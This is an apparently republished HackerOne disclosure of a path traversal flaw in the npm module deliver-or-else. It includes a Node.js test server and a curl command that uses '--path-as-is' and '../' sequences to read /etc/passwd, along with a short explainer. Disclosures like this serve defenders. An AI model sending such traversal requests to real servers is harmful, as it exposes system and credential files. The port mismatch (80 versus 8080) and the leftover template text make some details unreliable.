[deliver-or-else] Path Traversal
The deliver-or-else module fails to verify that requested files are within the document root, allowing path traversal. An attacker can read arbitrary system files via a crafted URL.
 Originally disclosed on HackerOne
- Triaged in 4 days
- Fixed in 10 months
- Disclosed after 11 months
I would like to report path traversal in deliver-or-else module It allows an attacker to read system files via path traversal through commandline
Module
module name: deliver-or-else version: 1.0.0 npm page: https://www.npmjs.com/package/deliver-or-else
Module Description
Copy description from npm page
Vulnerability
Vulnerability Description
Directory traversal through the url which doesn't verify the file is from the root directory path.
Steps To Reproduce:
1.npm i deliver-or-else
2.now create a node.js(test.js) file for starting up a localserver on port 80,which will serve the file on the directory(public) over the web browser depending on the file requested by user through url
here is code for test.js
const Deliver = require('deliver-or-else') const path = require('path')
// It is up to you to resolve the document root directory
const http = require('http')
let deliver = new Deliver(path.join(__dirname, 'public'))
let server = http.createServer((req, res) => {
/**
* The deliver method returns a Promise, which in turn can be used to
* catch any errors (such as a 404). We could also provide a then clause
* for when it works successfully and a file has been delivered.
*/
deliver.deliver(req, res).catch((err) => {
// The err contains information regarding how the fs.readFile failed
    res.statusCode = 404
    res.setHeader('Content-Type', 'text/plain')
    res.end('404, no such file.')
})
})
server.listen(80, '127.0.0.1', function () { console.log('Starting server...') })
3.run below command node test.js this will startup the server at port 80
4.trying to fetch a file outside of "public" dir is exempted and shows 404 error

5.this can be bypassed by using curl via commandline by running below command curl -v --path-as-is http://127.0.0.1:8080/node_modules/../../../../../etc/passwd
which will return the passwd directory contents
Wrap up
Select Y or N for the following statements:
- I contacted the maintainer to let them know: [N]
- I opened an issue in the related repository: [N]
Hunter's comments and funny memes goes here
Impact
This vulnerability allows malicious user to read content of any file on the server, which leads to data breach or other attacks.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
This vulnerability allows malicious user to read content of any file on the server, which leads to data breach or other attacks.
What the attacker needed
The module is used to serve files; attacker can send HTTP requests
How it was found
- Install the deliver-or-else module.
- Create a Node.js script that starts a local server on port 80 serving files from a 'public' directory.
- Run the script to start the server.
- Attempt to fetch a file outside 'public' normally and observe a 404 error.
- Use curl with --path-as-is to send a traversal payload and retrieve /etc/passwd.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This module serves files from a folder, but it doesn't check that the requested file is actually inside that folder. By using special sequences like '../', an attacker can escape the folder and read any file on the server, such as system password files.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.




